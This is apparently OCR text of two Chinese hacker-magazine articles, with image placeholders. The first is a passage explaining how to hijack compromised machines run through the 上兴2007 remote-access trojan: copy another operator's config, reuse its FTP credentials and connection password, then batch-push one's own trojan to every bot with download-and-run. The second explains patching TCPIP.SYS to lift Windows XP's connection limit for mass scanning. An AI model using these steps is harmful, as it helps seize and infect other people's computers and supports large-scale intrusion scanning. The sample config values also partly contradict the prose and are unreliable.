



图4


二、盗FTP密码

盗取FTP密码与盗取花生壳密码的方法差不多。打开“Re2007”的配置文件，在“[更新IP]”这一栏目下：“FTPServer”是FTP服务器的名称，“FTPport”是FTP服务器的端口，“FTPUser”是FTP服务器的用户名，“Password”是用户的密码，“IpFile”是在FTP服务器上存放IP的文件的地址。比如，我以我自己的Re2007配置文件为例，FTP服务器是haocker.512j.com，端口是21，用户名是haocker，密码是5****91，FTP服务器上存放IP的文件的地址是http://www.XXX.com/59353912/ip.txt，如图5。



```
[更新IP]
AutoSave=1
FTPServer=haocker.512.com
FTPport=21
FTPUser=haocker
Password=
Http=
IpFile=/59353912/ip.txt
```


图5



```
[更新IP]
AutoSave=1
FTPServer=heiyu.512.com
FTPport=21
FTPUser=heiyu
Password=59353912
Http=
IpFile=heiyu/ip.txt
```

图6





图7

把对方的上兴2007共享版目录下的“Re2007”配置文件复制到我们的电脑中，打开后，把以上内容相应地粘贴到我们的Re2007配置文件中，如图6。

保存后，重新打开上兴2007共享版的客户端看看，FTP的信息都变了，如图7。点击更新到FTP空间，肉鸡又上线了。

三、破解连接密码

连接肉鸡时可能需要输入连接密码，我们可以打开复制过来Re2007配置文件，在“[Operation]”栏目下的“Password”就是连接密码，如图8。也把它复制到我们的Re2007配置文件中。这样就可以连接肉鸡了。



```
[Operation]
ViewStyle=vsIcon
Tool1=1
Tool2=1
TimerOut=20000
spSkin=
PassWord=123456789
[LocalPort]
AutoSxport=8181
```


图8

四、快速转移肉鸡法

现在我们只不过是把对方的肉鸡拿了过来，还不能算是真正的盗过来，因为IP通知上线还是别人的域名或FTP，我们必须把IP通知上线改为自己的域名或FTP。转移肉鸡时，可以使用上兴2007共享版的下载者功能，把我们的服务端上传到空间里去，点击“批量命令”，如图9。勾选“选择全部”，选择“网络功能”，在“网络综合控制功能”里的“地址”上输入木马的空间地址，勾上“下载后运行”点击批量下载文件，如图10。肉鸡下载完文件会自动运行，肉鸡这才真正的属于我们了。



图9





图10

我没有测试过希网的客户端，但我认为使用同样的思路也应该能够盗取用户名和密码，有兴趣的朋友不妨试试。

（文章中涉及到的上兴2007共享版、花生壳已经收录在光盘中）




扫描别忘记破解WindowsXP SP2的线程限制

夏拉非

关于WindowsXP SP2的线程限制是个老问题了，但是仍然有许多朋友在QQ上向我反映，他们在参照着杂志或书里的方法进行扫描的时候，什么也扫描不到或是扫描到的非常少，而别人扫描同一网段却可以扫描到许多。扫描不到结果的原因有很多，但最普遍的一个原因就是没有破解WindowsXP SP2的线程限制，许多小菜不知道这个原因，还一直和防火墙较劲呢。

WindowsXP SP2之所以限制最多10个线程，本意是为了防止病毒的传播。WindowsXP SP2利用Messages动态链接库来实时监控每个进程的并发线程数目，一旦发现某个进程的线程数超过10个，就会屏蔽掉部分线程。正因为如此，当我们使用扫描工具时，都会创建很多的线程，这样虽然表面上看到扫描的速度非常快，但实际上有许多扫描任务都被系统给屏蔽了，这样扫描的效果自然也就非常不好了。

哪里有限制，哪有就有破解。最初的方法是利用一个名为EvID4226Patch的工具，其界面是英文的，执行后如图1所示。



```
Intelligent TCPIP.SYS patcher / EventID 4226 patch          Version 2.23d
(c) 2004-05 LvlLord (www.LvlLord.de)          use parameter /? for more options

This program is in development. Visit http://www.LvlLord.de for a new version

- Windows mode
- Recognised Windows-directory: C:\windows

- 'Windows XP SP2 or newer' TCPIP.SYS detected ...

- Build of TCPIP.SYS   : 5.1.2600.2892 (I386)
- Build of safety copy: -
        (will be overwritten due to changed version)

Found limit position                          : 0x4F5A2
Current maximum concurrent half-open connections: 1000

If you continue, please press 'Abort' and 'Yes' on the popup from Windows
File Protection. Because we change system files, Windows tries to restore the
original one. So it's normal.

Do you really want to change the limit to 10?
 (Y=Yes  /  N=No  /  C=Change limit)
```

图1




图2




图3

此时如果选择"Y"，程序将会把线程改为10。如果想修改线程的话，就选择"C"来改变线程，接着工具会给出修改的范围10-16777214，我们输入500就足够用了，如图2。最后再选择"Y"来确认500线程，重启后就会完成修改了（图3）。

注意：网上流传的通过修改注册表HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters下的TcpNumConnections键值来更改线程的说法是不对的，因为控制线程的是Tcpip.sys这个文件，通过修改这个文件才能达到目的，从上边的截图中我们就可以看出工具是修改了Tcpip.sys文件。

我们上边使用的EvID4226Patch是一个命令行下的工具，许多小菜对于命令行下的工具都有一种畏惧，那就再来介绍两个图形界面的工具。迅雷是大家最常用到的下载工具，它自身就带有修改线程的功能。打开工具——XP系统优化工具，如图4。填入你想要修改的数目，然后点击"修改连接数"，重启后就完成修改了。




图4

